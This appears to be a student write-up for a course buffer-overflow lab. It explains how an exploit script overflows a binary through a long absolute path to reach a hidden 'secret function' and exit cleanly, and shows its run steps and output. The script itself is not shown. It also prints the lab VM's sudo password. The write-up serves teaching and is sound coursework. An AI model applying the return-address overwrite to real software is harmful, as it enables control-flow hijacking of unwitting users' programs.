   0x080535de <+30>:    call   0x8053320 <  run exit handlers>
```


We further add 0x080535c0 after the return address so that when the function returns from the secret function the exit() function is called and the code exits cleanly.

Exploit.sh structure:

1. Checking if private_key file exists. The assignment instructions says that it exists, however we are checking this anyway for safety and creating the file if not created already.
2. Find the sha256 hash of the contents of private_key file.
3. Create required folder in /home/sse directory. Note that /home/sse is already present on the VM provided to us.
4. Copy all the files from current location to this location and cd to that new folder. Remember that the exploit utilizes the idea of overflowing using absolute path length.
5. Run main and provide random username input. Note that our exploit shell script gives this username input and you do not have to provide it.

How to run:

Place the exploit.sh file in the same folder as the private_key and main file.
Run chmod +x exploit.sh. This will add executable permission to the shellscript.
Running exploit.sh in a shared vm folder may give error as folder making may result in permission denial.
Please note that the shell script gives the username input to the main binary so you do not have to provide this.



```
sse@sse_vm:~/a1$ chmod +x exploit.sh
sse@sse_vm:~/a1$ ./exploit.sh
Enter your username: Access Granted ✅
You earned 30 points
You have found the secret function! 🎉
You earned 40 points
```

It is advised to run the shell script within the provided folder and preferably this folder should be placed in /home/sse/
Note: In case You run exploit.sh in /home/ then you must use sudo because there will be permission problem. The password is sse@2024.

Resources Used:

- Objdump, gdb
- Google for syntax of commands and other general points